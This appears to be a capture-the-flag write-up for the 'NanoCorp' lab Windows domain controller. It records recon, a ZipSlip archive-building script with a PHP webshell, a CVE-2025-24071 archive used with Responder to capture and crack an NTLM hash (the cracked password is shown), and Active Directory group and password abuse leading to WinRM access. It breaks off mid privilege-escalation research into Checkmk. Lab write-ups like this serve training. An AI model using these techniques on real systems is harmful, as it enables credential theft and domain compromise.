
NanoCorp
10.129.33.127
Recon
# Nmap 7.93 scan initiated Sat Nov  8 20:21:49 2025 as: nmap -sVC -Pn -p53,80,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49664,49668,49671,52105,52124,59374 -oA first_scan 10.129.55.179
Nmap scan report for nanocorp.htb (10.129.55.179)
Host is up (0.063s latency).

PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Nanocorp
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2025-11-09 02:21:52Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
| ssl-cert: Subject: commonName=dc01.nanocorp.htb
| Subject Alternative Name: DNS:dc01.nanocorp.htb
| Not valid before: 2025-04-06T22:58:43
|_Not valid after:  2026-04-06T23:18:43
9389/tcp  open  mc-nmf            .NET Message Framing
49664/tcp open  msrpc             Microsoft Windows RPC
49668/tcp open  msrpc             Microsoft Windows RPC
49671/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
52105/tcp open  msrpc             Microsoft Windows RPC
52124/tcp open  msrpc             Microsoft Windows RPC
59374/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m56s
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-09T02:22:43
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov  8 20:23:29 2025 -- 1 IP address (1 host up) scanned in 100.08 seconds
Looking at tcp/80 we get a redirect to http://nanocorp.htb
Looking at an anonymous SMB connection:
nxc smb "10.129.55.179" -u '' -p ''
# SMB         10.129.55.179   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
# SMB         10.129.55.179   445    DC01             [+] nanocorp.htb\:
It works and it's DC01, let's add all that to our /etc/hosts file.

We find a basic static website, "Hiring" goes to hire.nanocorp.htb add that to the hosts, and Contact has a contact form I tried basic blind XSS no luck.
Looking at Wappazyler it says "Apache", "php", and it does recognize that it's a Windows Server somehow.
Let's take a look at hire:

Again a form, no XSS in view, we can upload a resume in the form of a Zip file, let's see what that can do, Wappalyzer again says "apache", "php" and "windows server".
Let's try to upload zip'd webshells.
I sent the "pentestmonkey" php webshell zipped, and after some loading it says "File Uploaded and Extracted Successfully".
Let's try to fuzz a bit to locate upload directories. Starting with the main host:
ffuf -c -w `fzf-wordlists` -u "http://nanocorp.htb/FUZZ"
# ________________________________________________
#
#  :: Method           : GET
#  :: URL              : http://nanocorp.htb/FUZZ
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
# ________________________________________________
#
# .htaccess               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 884ms]
# .hta                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 884ms]
# .htpasswd               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 885ms]
# aux                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 31ms]
# cgi-bin/                [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 36ms]
# com1                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 31ms]
# com2                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 31ms]
# com3                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 29ms]
# com4                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 32ms]
# con                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 33ms]
# css                     [Status: 301, Size: 334, Words: 22, Lines: 10, Duration: 30ms]
# img                     [Status: 301, Size: 334, Words: 22, Lines: 10, Duration: 33ms]
# index.html              [Status: 200, Size: 16212, Words: 8804, Lines: 229, Duration: 48ms]
# js                      [Status: 301, Size: 333, Words: 22, Lines: 10, Duration: 41ms]
# lpt1                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 31ms]
# lpt2                    [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 32ms]
# nul                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 240ms]
# phpmyadmin              [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 34ms]
# prn                     [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 35ms]
# licenses                [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 912ms]
# server-info             [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 32ms]
# server-status           [Status: 403, Size: 420, Words: 37, Lines: 12, Duration: 32ms]
# webalizer               [Status: 403, Size: 301, Words: 22, Lines: 10, Duration: 35ms]
Oh wow, even though most are 403 this is a gold mine. Let's quickly look at hire:
ffuf -c -w `fzf-wordlists` -u "http://hire.nanocorp.htb/FUZZ"
# ________________________________________________
#
#  :: Method           : GET
#  :: URL              : http://hire.nanocorp.htb/FUZZ
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/common.txt
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
# ________________________________________________
#
# .hta                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 40ms]
# .htaccess               [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 41ms]
# .htpasswd               [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 42ms]
# Images                  [Status: 301, Size: 347, Words: 22, Lines: 10, Duration: 34ms]
# assets                  [Status: 301, Size: 347, Words: 22, Lines: 10, Duration: 32ms]
# aux                     [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 37ms]
# cgi-bin/                [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 38ms]
# com1                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 32ms]
# com2                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 32ms]
# com3                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 32ms]
# com4                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 33ms]
# con                     [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 34ms]
# images                  [Status: 301, Size: 347, Words: 22, Lines: 10, Duration: 35ms]
# index.html              [Status: 200, Size: 2520, Words: 646, Lines: 68, Duration: 39ms]
# licenses                [Status: 403, Size: 425, Words: 37, Lines: 12, Duration: 37ms]
# lpt1                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 34ms]
# lpt2                    [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 32ms]
# nul                     [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 39ms]
# phpmyadmin              [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 33ms]
# prn                     [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 42ms]
# server-info             [Status: 403, Size: 425, Words: 37, Lines: 12, Duration: 38ms]
# server-status           [Status: 403, Size: 425, Words: 37, Lines: 12, Duration: 37ms]
# webalizer               [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 31ms]
# uploads                 [Status: 403, Size: 306, Words: 22, Lines: 10, Duration: 261ms]
Ok interesting they share a lot, probably these are vhosts on the same apache server.
403 does keep us stuck, looking trough the sources we don't find anything useful though directory listings are enabled.
Enumerating further into directories:
ffuf -c -w `fzf-wordlists` -u "http://hire.nanocorp.htb/cgi-bin/FUZZ" -e .cgi,.bat,.ps1,.pl -fs 306
#  :: Method           : GET
#  :: URL              : http://hire.nanocorp.htb/cgi-bin/FUZZ
#  :: Wordlist         : FUZZ: /opt/lists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
#  :: Extensions       : .cgi .bat .ps1 .pl
#  :: Follow redirects : false
#  :: Calibration      : false
#  :: Timeout          : 10
#  :: Threads          : 40
#  :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
#  :: Filter           : Response size: 306
# ________________________________________________
#
# cgi.cgi                 [Status: 500, Size: 647, Words: 67, Lines: 17, Duration: 1455ms]
ffuf -c -w `fzf-wordlists` -u "http://nanocorp.htb/cgi-bin/FUZZ" -e .cgi,.bat,.ps1,.pl -fs 301
# cgi.cgi                 [Status: 500, Size: 637, Words: 67, Lines: 17, Duration: 69ms]
Internal Server Error

The server encountered an internal error or misconfiguration and was unable to complete your request.

Please contact the server administrator at webmaster@hire.nanocorp.htb to inform them of the time this error occurred, and the actions you performed just before this error.

More information about this error may be available in the server error log.
No error message leakage, and generic ?& CGI tricks don't work.
Let's try some zipSlip, either in the root or the /cgi-bin/ directory:
from sys import argv
import io
import zipfile

filename="pentestmonkey.php"
with open(filename, "r") as f:
    content = f.read()
zip_buffer = io.BytesIO()

trav = "../" * int(argv[1])

with zipfile.ZipFile(zip_buffer, 'w', zipfile.ZIP_DEFLATED) as zip_file:
    zip_file.writestr(trav + "cgi-bin/" + filename, content)

output = zip_buffer.getvalue()

with open('output.zip', 'wb') as f:
 f.write(output)
python3 zipSlip.py 4; unzip -l output.zip

# I tried all the following from 1 to 5 depth:
# ../pentestmonkey.php
# ../php-cgi/pentestmonkey.php
# ..\php-cgi\pentestmonkey.php
# ....\php-cgi\pentestmonkey.php
# ..%5cphp-cgi%5cpentestmonkey.php
None worked, I then also tried to upload something else than a zip, I got: Invalid file type. Only ZIP, 7Z, and RAR files are allowed.
I decided to re-run nmap and found new open ports…
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-11-09T04:12:31+00:00; +6h59m57s from scanner time.
| ssl-cert: Subject: commonName=DC01.nanocorp.htb
| Not valid before: 2025-10-20T01:58:09
|_Not valid after:  2026-04-21T01:58:09
| rdp-ntlm-info:
|   Target_Name: NANOCORP
|   NetBIOS_Domain_Name: NANOCORP
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: nanocorp.htb
|   DNS_Computer_Name: DC01.nanocorp.htb
|   DNS_Tree_Name: nanocorp.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2025-11-09T04:12:25+00:00
6556/tcp open  check_mk      check_mk extension for Nagios 2.1.0p10
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m56s, deviation: 0s, median: 6h59m56s
RDP is good news for later if we find credentials, though right now let's look at Nagios, the site shows:
<<<check_mk>>>
Version: 2.1.0p10
BuildDate: Aug 19 2022
AgentOS: windows
Hostname: DC01
Architecture: 64bit
WorkingDirectory: C:\Windows\system32
ConfigFile: C:\Program Files (x86)\checkmk\service\check_mk.yml
LocalConfigFile: C:\ProgramData\checkmk\agent\check_mk.user.yml
AgentDirectory: C:\Program Files (x86)\checkmk\service
PluginsDirectory: C:\ProgramData\checkmk\agent\plugins
StateDirectory: C:\ProgramData\checkmk\agent\state
ConfigDirectory: C:\ProgramData\checkmk\agent\config
TempDirectory: C:\ProgramData\checkmk\agent\tmp
LogDirectory: C:\ProgramData\checkmk\agent\log
SpoolDirectory: C:\ProgramData\checkmk\agent\spool
LocalDirectory: C:\ProgramData\checkmk\agent\local
OnlyFrom:
<<<cmk_agent_ctl_status:sep(0)>>>
{"version":"2.1.0p10","agent_socket_operational":true,"ip_allowlist":[],"allow_legacy_pull":true,"connections":[]}
<<<wmi_cpuload:sep(124)>>>
[system_perf]
Name|ProcessorQueueLength|Timestamp_PerfTime|Frequency_PerfTime|WMIStatus
|0|84971398446|10000000|OK
[computer_system]
Name|NumberOfLogicalProcessors|NumberOfProcessors|WMIStatus
DC01|2|1|OK
<<<uptime>>>
8497
<<<df:sep(9)>>>
C:\	NTFS	22298620	17608472	4690148	79%	C:\
<<<mem>>>
MemTotal:      4193312 kB
MemFree:       1762612 kB
SwapTotal:     1441792 kB
SwapFree:      1370808 kB
PageTotal:     5635104 kB
PageFree:      3133420 kB
VirtualTotal:  137438953344 kB
VirtualFree:   137434640036 kB
<<<winperf_phydisk>>>
1762662679.47 234 10000000
2 instances: 0_C: _Total
-36 0 0 rawcount
-34 50697891181 50697891181 type(20570500)
-34 134071362794606527 134071362794606527 type(40030500)
1166 50697891181 50697891181 type(550500)
-32 40640608386 40640608386 type(20570500)
-32 134071362794606527 134071362794606527 type(40030500)
1168 40640608386 40640608386 type(550500)
-30 10057282795 10057282795 type(20570500)
-30 134071362794606527 134071362794606527 type(40030500)
1170 10057282795 10057282795 type(550500)
-28 3453250925 3453250925 average_timer
-28 517492 517492 average_base
-26 1985902722 1985902722 average_timer
-26 425056 425056 average_base
-24 1467348203 1467348203 average_timer
-24 92436 92436 average_base
-22 517492 517492 counter
-20 425056 425056 counter
-18 92436 92436 counter
-16 21599812096 21599812096 bulk_count
-14 18932615168 18932615168 bulk_count
-12 2667196928 2667196928 bulk_count
-10 21599812096 21599812096 average_bulk
-10 517492 517492 average_base
-8 18932615168 18932615168 average_bulk
-8 425056 425056 average_base
-6 2667196928 2667196928 average_bulk
-6 92436 92436 average_base
1248 62782539411 62782539411 type(20570500)
1248 134071362794606527 134071362794606527 type(40030500)
1250 8404 8404 counter
<<<winperf_if>>>
1762662679.47 510 10000000
1 instances: vmxnet3_Ethernet_Adapter
-122 195039438 bulk_count
-110 1203452 bulk_count
-244 950172 bulk_count
-58 253280 bulk_count
10 10000000000 large_rawcount
-246 84971489 bulk_count
14 605066 bulk_count
16 345106 bulk_count
18 0 large_rawcount
20 0 large_rawcount
22 0 large_rawcount
-4 110067949 bulk_count
26 251031 bulk_count
28 2249 bulk_count
30 0 large_rawcount
32 0 large_rawcount
34 0 large_rawcount
1086 0 large_rawcount
1088 0 large_rawcount
1090 0 bulk_count
1092 0 bulk_count
1094 0 large_rawcount
<<<winperf_processor>>>
1762662679.47 238 10000000
3 instances: 0 1 _Total
-232 69183125000 69077500000 69130312500 100nsec_timer_inv
-96 10852343750 10415156250 10633750000 100nsec_timer
-94 4935781250 5477031250 5206406250 100nsec_timer
-90 4276951 4214225 8491176 counter
458 186093750 718437500 452265625 100nsec_timer
460 54375000 387656250 221015625 100nsec_timer
1096 982719 911995 1894714 counter
1098 0 0 0 rawcount
1508 68347409617 69069389389 68708399503 100nsec_timer
1510 68347409617 69069389389 68708399503 100nsec_timer
1512 0 0 0 100nsec_timer
1514 0 0 0 100nsec_timer
1516 1849428 1796099 3645527 bulk_count
1518 0 0 0 bulk_count
1520 0 0 0 bulk_count
<<<fileinfo:sep(124)>>>
1762662679
<<<services>>>
ADWS running/auto Active Directory Web Services
AJRouter stopped/demand AllJoyn Router Service
ALG stopped/demand Application Layer Gateway Service
AppIDSvc stopped/demand Application Identity
Appinfo stopped/demand Application Information
AppMgmt stopped/demand Application Management

<SNIP>
Great, Nagios 2.1.0p10 is old and vulnerable. I first tried this one:
searchsploit -p linux/remote/40920.py
#   Exploit: Nagios < 4.2.2 - Arbitrary Code Execution
#       URL: https://www.exploit-db.com/exploits/40920
#      Path: /opt/tools/exploitdb/exploits/linux/remote/40920.py
#     Codes: CVE-2016-9565
#  Verified: True
# File Type: Python script, ASCII text executable
Though no luck, instead let's try to exploit our blind ZipSlip from before into the Nagios plugins directory.
I then tried to do zip-slip trough symlink using only simple ../../../ because Windows should resolve them 100% while the others are shots in the dark. No luck again.
I then tried NIC Paths and absolute paths:
unzip -l slip.zip
Archive:  slip.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      796  2025-11-09 10:25   C:/ProgramData/checkmk/agent/local/900-shell.ps1
      796  2025-11-09 10:25   //?/C:/ProgramData/checkmk/agent/local/900-shell.ps1
---------                     -------
     1592                     2 files
After this I started to think outside the box, maybe this is a hiring portal after all and there's an agent that opens our files.
Let's try some common stuff for this .lnk, .url, .scf files, all of those failed and trying to get responder to catch any request.
Though after looking online I found CVE-2025-24071, a recent vulnerability in Windows where if a victim unzips a archive containing a .library-ms file in it, they will send out a connection to any network specified in it. Leaking their NetNTLMv2 hash.
POCs exist though they are pretty bad, there's a non official metasploit payload, kind of overkill and you have to self install it. Instead I made my own CVE-2025-24071, it generates the zip:
unzip -l exploit.zip
# Archive:  exploit.zip
#   Length      Date    Time    Name
# ---------  ---------- -----   ----
#       366  2025-11-09 16:44   resume.library-ms

responder -I tun0
# [SMB] NTLMv2-SSP Client   : 10.129.33.127
# [SMB] NTLMv2-SSP Username : NANOCORP\web_svc
# [SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:1122334455667788:CD1E86431087957D07EB2BF10B75199E:01010000000000000039828C6A51DC01CB15EBF01BF2C9120000000002000800530058005600510001001E00570049004E002D003600420038003900330041004E00440049005200580004003400570049004E002D003600420038003900330041004E0044004900520058002E0053005800560051002E004C004F00430041004C000300140053005800560051002E004C004F00430041004C000500140053005800560051002E004C004F00430041004C00070008000039828C6A51DC0106000400020000000800300030000000000000000000000000200000B080542582FC23FEA235FB0CA63A48043653846AECC7350CD8EB17C7406E3F110A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100350035000000000000000000

john --wordlist=`fzf-wordlists` --format=netntlmv2 hash.txt
# Using default input encoding: UTF-8
# Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
# Will run 8 OpenMP threads
# Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
# dksehdgh712!@#   (web_svc)
# 1g 0:00:00:00 DONE (2025-11-09 11:47) 1.754g/s 3255Kp/s 3255Kc/s 3255KC/s domani08..djcuco69
# Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
# Session completed.
web_svc:dksehdgh712!@#
bloodhound.py --zip -c All -d "nanocorp.htb" -u "web_svc" -p 'dksehdgh712!@#' -dc "dc01.nanocorp.htb" -ns 10.129.33.127
# INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
# INFO: Found AD domain: nanocorp.htb
# INFO: Getting TGT for user
# INFO: Connecting to LDAP server: dc01.nanocorp.htb
# INFO: Found 1 domains
# INFO: Found 1 domains in the forest
# INFO: Found 1 computers
# INFO: Connecting to LDAP server: dc01.nanocorp.htb
# INFO: Found 6 users
# INFO: Found 53 groups
# INFO: Found 2 gpos
# INFO: Found 2 ous
# INFO: Found 19 containers
# INFO: Found 0 trusts
# INFO: Starting computer enumeration with 10 workers
# INFO: Querying computer: DC01.nanocorp.htb
# INFO: Done in 00M 07S
# INFO: Compressing output into 20251109190534_bloodhound.zip

bloodyAD --host 10.129.33.127 -d nanocorp.htb -u web_svc -p "dksehdgh712\!@#" add groupMember IT_SUPPORT web_svc
# [+] web_svc added to IT_SUPPORT
bloodyAD --host 10.129.33.127 -d nanocorp.htb -u web_svc -p "dksehdgh712\!@#" set password monitoring_svc 'New1Pass2word!'
# [+] Password changed successfully!
nxc smb 10.129.33.127 -u 'monitoring_svc' -p 'New1Pass2word!'
# SMB         10.129.33.127   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
# SMB         10.129.33.127   445    DC01             [-] nanocorp.htb\monitoring_svc:New1Pass2word! STATUS_ACCOUNT_RESTRICTION
getTGT.py -dc-ip dc01.nanocorp.htb 'nanocorp.htb/monitoring_svc:New1Pass2word!'
# Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies
#
# [*] Saving ticket in monitoring_svc.ccache
export KRB5CCNAME=monitoring_svc.ccache
klist
# Ticket cache: FILE:monitoring_svc.ccache
# Default principal: monitoring_svc@NANOCORP.HTB
#
# Valid starting       Expires              Service principal
# 11/09/2025 20:31:28  11/10/2025 00:31:28  krbtgt/NANOCORP.HTB@NANOCORP.HTB
#         renew until 11/10/2025 00:31:28
nxc smb 10.129.33.127 -u 'monitoring_svc' -p 'New1Pass2word!' -k --shares
# SMB         10.129.33.127   445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
# SMB         10.129.33.127   445    DC01             [+] nanocorp.htb\monitoring_svc:New1Pass2word!
# SMB         10.129.33.127   445    DC01             [*] Enumerated shares
# SMB         10.129.33.127   445    DC01             Share           Permissions     Remark
# SMB         10.129.33.127   445    DC01             -----           -----------     ------
# SMB         10.129.33.127   445    DC01             ADMIN$                          Remote Admin
# SMB         10.129.33.127   445    DC01             C$                              Default share
# SMB         10.129.33.127   445    DC01             IPC$            READ            Remote IPC
# SMB         10.129.33.127   445    DC01             NETLOGON        READ            Logon server share
# SMB         10.129.33.127   445    DC01             SYSVOL          READ            Logon server share
I looked trough SYSVOL really quickly nothing useful, let's try to use the CanPSRemote of monitoring_svc on DC01. Though there's an issue monitoring_svc is in the "PROTECTED USERS" group, which blocks us from doing basic WinRM and it's SSL.
After a painful entire day of trying to get it to work, I worked my way into understanding my issue.
First of all, we do use WinRM over SSL, with kerberos, so we need to ask for a up to date TGT.
Then we will not be using evil-winrm (ruby) because it's a bit janky with SSL, instead evil-winrm-py is better.
I kept getting stuck on this:
evil-winrm-py -i dc01.nanocorp.htb --ssl -u monitoring_svc -k --no-pass --debug
#           _ _            _
#   _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
#  / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
#  \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
#                                             |_|   |__/  v1.5.0
#
# [*] Debug logging enabled.
# [*] Logging session to /workspace/evil_winrm_py.log
# [*] Connecting to 'dc01.nanocorp.htb:5986' as 'monitoring_svc'
# [-] Processing security token
# [-] SpnegoError (4294967295): Major (851968): Unspecified GSS failure.  Minor code may provide more information, Minor (2529638919): Server not found in Kerberos database, Context: Processing security token
Thankfully --debug gives a lot of info on what is going on, it pops a file evil_winrm_py.log that shows:
[160782] 1762738352.168957: Getting credentials monitoring_svc@NANOCORP.HTB -> http/nanocorp.htb@NANOCORP.HTB using ccache FILE:monitoring_svc.ccache
[160782] 1762738352.168958: Retrieving monitoring_svc@NANOCORP.HTB -> krb5_ccache_conf_data/start_realm@X-CACHECONF: from FILE:monitoring_svc.ccache with result: -1765328243/Matching credential not found (filename: monitoring_svc.ccache)
[160782] 1762738352.168959: Retrieving monitoring_svc@NANOCORP.HTB -> http/nanocorp.htb@NANOCORP.HTB from FILE:monitoring_svc.ccache with result: -1765328243/Matching credential not found (filename: monitoring_svc.ccache)
[160782] 1762738352.168960: Retrieving monitoring_svc@NANOCORP.HTB -> krbtgt/NANOCORP.HTB@NANOCORP.HTB from FILE:monitoring_svc.ccache with result: 0/Success
[160782] 1762738352.168961: Starting with TGT for client realm: monitoring_svc@NANOCORP.HTB -> krbtgt/NANOCORP.HTB@NANOCORP.HTB
[160782] 1762738352.168962: Requesting tickets for http/nanocorp.htb@NANOCORP.HTB, referrals on
2025-11-10 02:32:32,305 - ERROR - evil_winrm_py.evil_winrm_py - SpnegoError error: SpnegoError (4294967295): Major (851968): Unspecified GSS failure.  Minor code may provide more information, Minor (2529638919): Server not found in        Kerberos database, Context: Processing security token
One interesting thing we can do here is call that SPN directly and confirm with the DC if it exists:
kvno http/nanocorp.htb
# kvno: Server not found in Kerberos database while getting credentials for http/nanocorp.htb@NANOCORP.HTB
kvno http/dc01.nanocorp.htb
# http/dc01.nanocorp.htb@NANOCORP.HTB: kvno = 4
I hate this so much, because seeing it like that makes the issue really clear:
tail -n 1 /etc/hosts
# 10.129.133.136  nanocorp.htb dc01.nanocorp.htb dc01 hire.nanocorp.htb
dc01.nanocorp.htb needs to be first :) Though I've discussed this with multiple really skilled people and they all say that this is dumb and order should not matter, I digged trough the evil-winrm-py source code, and there's a clear issue, the tool never allows your to provide a reference to the DC hostname, instead it does some voodoo magic and tried to reverse lookup the hostname from the IP, which yields the first "Canonical Name" in order in the /etc/hosts, this is clear one we send bad domains trough the --spn-hostname foo.nanocorp.htb it attempts to resolve using my ISP and completely breaks.
Though while most people I spoke with, swear by hostname.htb dc01.hostname.htb order, it's intersting to note that nxc smb ... --generate-hosts-file hosts gives us the dc01.hostname.htb hostname.htb order.
After swapping them:
evil-winrm-py -i dc01.nanocorp.htb --ssl -u monitoring_svc -k --no-pass
cd ../Desktop
dir
# -ar---         11/9/2025   1:03 PM             34 user.txt
What an amazing Hard user, this really did feel like a pretty "easy" flag, but with idiot traps everywhere, even though it took me a full day to get here, It allowed me to learn a lot, and strengthen my understanding of Kerberos "PROTECTED USERS", SPNs, GSSAPI and more.
Root
whoami /priv
# PRIVILEGES INFORMATION
# ----------------------
#
# Privilege Name                Description                    State
# ============================= ============================== =======
# SeMachineAccountPrivilege     Add workstations to domain     Enabled
# SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
# SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
G- SeMachineAccountPrivilege Could lead us towards CVE-2021-42278, good writeup though there seems to be Windows Defender enabled, which prevents me from doing a lot of stuff, for example checking the latest KB patches to confirm it's vulnerable.
SeIncreaseWorkingSetPrivilegecan lead to Denial of Service, but nothing useful for us right now.
Get-MpComputerStatus
# Cannot connect to CIM server. Access denied
Get-Service WinDefend

Status   Name               DisplayName
------   ----               -----------
Running  WinDefend          Microsoft Defender Antivirus Service
Ah this is going to be annoying.
netstat -ano | select-string LISTENING
#  TCP    127.0.0.1:28250        0.0.0.0:0              LISTENING       2908
get-process -Id 2908
# Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
# -------  ------    -----      -----     ------     --  -- -----------
#     234      15     3008      12656              2908   0 check_mk_agent
Looking at the check_mk docs

This gave me an idea, it's what I was trying yesterday with zip-slip and NIC paths. If I can write a script into C:\ProgramData\checkmk\agent\local\ it should get executed. Let's test some stuff:
'echo test' > test.ps1
Access to the path 'C:\ProgramData\checkmk\agent\plugins\test.ps1' is denied.
'echo test' > test.ps1
Access to the path 'C:\ProgramData\checkmk\agent\local\test.ps1' is denied.
I do still feel like check_mk is the way to go, it's omnipresent on the system but it's been useless so far.
I looked trough CVEDetails and found a couple interesting Privilege Escalation vulnerabilities:
- CVE-2025-32919
Use of an insecure temporary directory in the Windows License plugin for the Checkmk Windows Agent allows Privilege Escalation. This issue affects Checkmk: all versions of 2.1.0 (EOL).
- CVE-2024-0670
Privilege escalation in windows agent plugin in Checkmk before 2.1.0p40 allows local user to escalate privileges.
CVE-2025-32919
We have a link to an advisory posted by the Checkmk team: Werk #18207: Fix security vulnerability in win_license.bat plugin z They mention:
On Windows hosts to force the English output from the win_license.bat plugin, special copying logic is used. (this way, the default
slmgr.vbsscript cannot find the language files) As the script is copied to a global, unprotected location, every user has access to edit this script. This can be exploited for malicious intent. To eliminate this vulnerability, the slmgr.vbs script is copied to the protected location in %SystemDrive%\ProgramData\checkmk\agent\tmp and is deleted afterwards.Note: Only users who use the Windows License plug-in are affected by this issue.
One interesting thing, they don't mention 2.1.0 anymore in the advisory.
Looking at C:\Programdata\:
dir
#     Directory: C:\Programdata
# Mode                 LastWriteTime         Length Name
# ----                 -------------         ------ ----
# d-----          4/5/2025   3:03 PM                checkmk
# -a----          4/5/2025   4:41 PM             46 cmk_agent_uninstall.txt

type cmk_agent_uninstall.txt
# Checkmk monitoring agent service - 2.1, 64-bit
tree /f
.
¦   allow-legacy-pull
¦   check_mk.user.example.yml
¦   check_mk.user.yml
¦   cmk-agent-ctl.toml
¦   controller-flag
¦
+---backup
+---bakery
¦       check_mk.bakery.yml
¦
+---bin
¦       cmk-agent-ctl.exe
¦
+---config
+---install
+---local
+---log
¦       check_mk.log
¦
+---modules
+---mrpe
+---plugins
+---spool
+---state
+---tmp
+---update
Looking into log\check_mk.log:
2025-11-10 08:42:53.996 [srv 2908] Install module python-3
2025-11-10 08:42:53.997 [srv 2908] 'C:\ProgramData\checkmk\agent\install\modules\python-3.cab' is absent, no need to uninstall
2025-11-10 08:42:53.997 [srv 2908] Installation of the module 'python-3' is not required, module file 'C:\Program Files (x86)\checkmk\service\install\python-3.cab'is absent or too short. Backup will be uninstalled
